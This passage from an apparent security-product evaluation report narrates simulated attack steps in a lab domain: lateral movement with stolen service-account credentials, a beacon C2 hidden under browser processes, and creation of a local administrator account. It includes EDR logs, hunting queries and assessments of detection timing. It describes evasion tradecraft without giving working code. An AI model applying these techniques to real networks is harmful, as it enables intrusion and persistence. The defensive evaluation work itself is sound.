	class_name - Module Activity class_uid - 1005 associated_class_name - associated_class_uid - activity_name - Load activity_id - 601 category_name - System Activity category_uid - 1 type_name - Module Activity: Load type_uid - 100501 status_code - 0 status_id - 1 status - Success status_detail - Module Load Success	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	module.load_type_id - 1 module.load_type - Standard module.base_address - module.start_address - module.type - module.function_name - module.file.name - kerberos.dll module.file.path - \Device\HarddiskVolume3\Windows\System32\kerberos.dll module.file.sha1 - 988E02B88A58F3484255481194F8BFD7E5CF6FB0 module.file.sha256 - module.file.ext - dll module.file.type_id - 1	actor.process.name - chrome.exe actor.process.pid - 1260 actor.process.uid - adeb76ad-e51d-7599-d681-63ea29db6be8 actor.process.cmd_line - "C:\Program Files\Google\Chrome\Application\chrome.exe" actor.process.created_time - actor.process.file.name - chrome.exe actor.process.file.path - C:\Program Files\Google\Chrome\Application\chrome.exe actor.process.file.sha256 - 695D7A506AF2C5B096087364671A756896319C1D7177913C1C8FA0E03C95D206 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - jack.white actor.process.parent_process.name - actor.process.parent_process.pid -	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -

Step 7. Lateral Movement

Step 7	Lateral Movement: Service Account Authentication to FS01
Description	In this step, we used the previously obtained credentials of the service account **svc_sqlservice** to perform lateral movement from **WS01** to the file server **FS01**. After confirming that the service account possessed sufficient privileges, we authenticated to FS01 using the valid domain credentials and established remote access. This activity simulated a realistic attacker scenario in which compromised service account credentials are leveraged to pivot from a workstation to a higher-value server system. The objective of this step was to evaluate whether the use of legitimate service account credentials for remote authentication is detected, logged, and correlated with prior suspicious activity originating from WS01.
TTPs	• **T1078 – Valid Accounts** Use of legitimate domain credentials (svc_sqlservice) to authenticate to a remote system. • **T1021.002 – Remote Services: SMB/Windows Admin Shares** Remote access to FS01 via SMB using administrative shares.
Performed on	WS01
Host IPv4	10.10.70.202
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity

Monitored Activities from the Security Product


Result / Observations


On FS01, the payload e5043b4.exe was written directly into the Windows directory at C:\Windows\e5043b4.exe, which is a strong indicator of malicious staging rather than normal service-account activity. The screenshots show that the file was unsigned, first observed on FS01, and classified by the DeepAV engine as malware. The incident summary further flags the artifact as an executable dropped in the Windows directory and correlates it with immediate execution behaviour, which materially strengthens the evidence that the lateral movement was not just an authentication event but resulted in malicious payload transfer and activation on the target server.

From an active-response perspective, this is a meaningful detection because the solution did not limit visibility to the use of valid credentials alone but identified the more critical follow-on action: placement of a suspicious executable on FS01 in a highly sensitive path. That is an important strength, especially since payload delivery to C:\Windows\ is both operationally relevant and difficult to justify as benign in this context. At the same time, the screenshots shown here focus mainly on the dropped binary and its malware classification, so the direct linkage back to the exact remote execution method is less explicit in this specific evidence set than it could be.


Overall, the available screenshots indicate that the security tooling detected the compromise of FS01 at payload level and provided actionable evidence for response. This reflects solid visibility into malicious file transfer and execution on the destination system. Still, based on the evidence shown here, correlation between the service-account authentication from WS01 and the final payload execution on FS01 appears present only indirectly, so the end-to-end lateral-movement storyline is visible, but not fully demonstrated as cleanly as it could be.

Step 7 Detection (Active response)





Step 7 Manual investigation for telemetry / Threat hunting



Syntax | Classic

logtype="edrevents" and device.hostname contains "FS01" and class_name contains "File Activity" and is_remote = "true"


Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - File Activity class_uid - 1001 associated_class_name - associated_class_uid - activity_name - Delete activity_id - 9 category_name - System Activity category_uid - 1 type_name - File System Activity: Delete type_uid - 100104 status_code - 0 status_id - 1 status - Success status_detail - Delete Success	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-4e3e-8aae-a7f6458d16a3	file.name - e5043b4.exe file.path - c:\windows\e5043b4.exe file.type_id - 1 file.ext - exe file_result.name - e5043b4.exe file_result.path - c:\windows\e5043b4.exe file_result.type_id - 1 file_result.ext - exe is_remote - true src_endpoint.ip - 10.10.70.202	actor.process.name - ntoskrnl.exe actor.process.pid - 4 actor.process.uid - da4cafb3-5b3c-09df-1018-987203f04726 actor.process.cmd_line - actor.process.created_time - actor.process.file.name - actor.process.file.path - actor.process.file.sha256 - CDA9634E1BB8AE192D59745F329702425D21A14195E3610065ACA30DD3421ED0 actor.process.file.ext - actor.process.file.type_id - actor.user.name - alice.jones actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -
	class_name - File Activity class_uid - 1001 associated_class_name - associated_class_uid -	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-	file.name - e5043b4.exe file.path - c:\windows\e5043b4.exe file.type_id - 1	actor.process.name - ntoskrnl.exe actor.process.pid - 4 actor.process.uid - da4cafb3-	finding_info.created_time - finding_info.src_url - finding_info.types - [{



Syntax | Classic

logtype="edrevents" and device.hostname contains "FS01" and class_name contains "Authentication" and user.name = "svc_sqlservice"

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary — Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
	class_name - Authentication class_uid - 3002 associated_class_name - associated_class_uid - activity_name - Logon activity_id - 501 category_name - Identity & Access Management category_uid - 3 type_name - Authentication: Logon type_uid - 300201 status_code - 0 status_id - 1 status - Success status_detail - Logon successful	device.hostname - FS01 device.type - Laptop device.ip - 10.10.70.201 device.uid - 599b838e-fc38-4e3e-8aae-a7f6458d16a3	user.type_id - 2 user.name - svc_sqlservice user.type - Admin user.domain - LAB user.uid - S-1-5-21-934274510-1384776283-4208465934-1123 session.uid - 0x85CA06 is_remote - true src_endpoint.ip - 10.10.70.202 logon_type - Network logon_type_id - 3 auth_protocol - NTLM auth_protocol_id - 1	actor.process.name - lsass.exe actor.process.pid - 764 actor.process.uid - adc84ff6-3738-1e76-f7c0-0c1201bceff7 actor.process.cmd_line - C:\Windows\system32\lsass.exe actor.process.created_time - actor.process.file.name - lsass.exe actor.process.file.path - C:\Windows\System32\lsass.exe actor.process.file.sha256 - 150FFD59C849555FB741373D03846C4760262F7220AA2F4DAC96185F5B7A5DA0 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - - actor.process.parent_process.name - actor.process.parent_process.pid - actor.process.parent_process.uid -	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -

Step 8. Command and Control

Step 8	Command and Control: Browser-Parented Beacon Execution
Description	In this step, the tester leveraged **C2** capabilities to establish a legitimate-appearing parent/child process relationship for the active Command-and-Control (C2) channel. The Beacon was configured to spawn under commonly observed and trusted process trees such as **explorer.exe → chrome.exe** or **explorer.exe → msedge.exe**. This technique was used to blend malicious activity into normal user-driven browser execution patterns and reduce suspicion at the endpoint level. The objective was to evaluate whether security monitoring solutions can detect anomalous process spawning behaviour, suspicious command-line parameters, or unusual outbound network connections initiated by browser processes. Additionally, this step assessed whether detection logic relies primarily on process ancestry heuristics or incorporates deeper behavioural and network-based analytics to identify covert C2 communications operating under legitimate process names.
TTPs	• **T1071.001 – Application Layer Protocol: Web Protocols** Use of HTTP/HTTPS communication to blend C2 traffic with legitimate web traffic. • **T1036 – Masquerading** Execution of malicious activity under legitimate browser processes to evade detection. • **T1055 – Process Injection** Injection of Beacon code into a legitimate process to establish covert execution. • **T1105 – Ingress Tool Transfer** Previously delivered payload establishing outbound communication to external C2 infrastructure.
Performed on	FS01
Host IPv4	10.10.70.201
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity


Monitored Activities from the Security Product


Result / Observations

The available telemetry shows that msedge.exe on **FS01** was ultimately detected as **suspicious in-memory execution**, even though the file itself appears as a legitimate, signed Microsoft Edge binary. In the incident details, msedge.exe is shown under the rundll32.exe branch and running in the **NT AUTHORITY\SYSTEM** context, which is clearly inconsistent with normal interactive browser activity and strongly suggests process abuse rather than ordinary browser execution. The detection logic also links the activity to in-memory execution techniques commonly associated with fileless payloads, encoded PowerShell, or reflective loading. At the same time, the screenshots suggest that this detection did **not** occur immediately at the moment the browser-parented beacon was established. Instead, it appears to have been raised later, during the subsequent activity associated with lateral movement from **FS01** to **DC01**. That timing is important: while the product did eventually identify the malicious use of msedge.exe, the detection seems to have been triggered only after follow-on behaviour made the activity more suspicious. This indicates that the solution was able to surface the abuse of a trusted browser process, but it may have had more difficulty identifying the browser-parented execution pattern at its earliest stage, when the technique was still blending into legitimate process names and signed binaries.


Overall, the screenshots show that the product did generate a meaningful alert for the abused Edge process and correctly highlighted the in-memory nature of the execution. That is a positive outcome. However, the delayed alerting reduces its preventive value somewhat, because the suspicious browser-hosted execution appears to have remained active until later post-exploitation activity provided stronger detection context.

Step 8 Detection (Active response)





Step 8 Manual investigation for telemetry / Threat hunting



Step 9. Persistence / Privilege Escalation

Step 9	Persistence / Privilege Escalation: Local Administrator Account Creation on FS01
Description	After successfully establishing a foothold on **FS01**, we simulated the creation of a new local administrator account to maintain persistent privileged access. Using the active Beacon session, the tester executed native Windows commands to create a new local user account and add it to the local **Administrators** group. This activity represents a common post-exploitation technique used by adversaries to ensure continued access to a compromised system, even if the initial access vector is remediated.
TTPs	• **T1136.001 – Create Account: Local Account** Creation of a new local user account to maintain access. • **T1098 – Account Manipulation** Modification of account permissions by adding the user to the local Administrators group. • **T1078 – Valid Accounts** Use of legitimate credentials to create and manage additional accounts.
Performed on	FS01
Host IPv4	10.10.70.201
User context	NT AUTHORITY\SYSTEM
Integrity level	system integrity

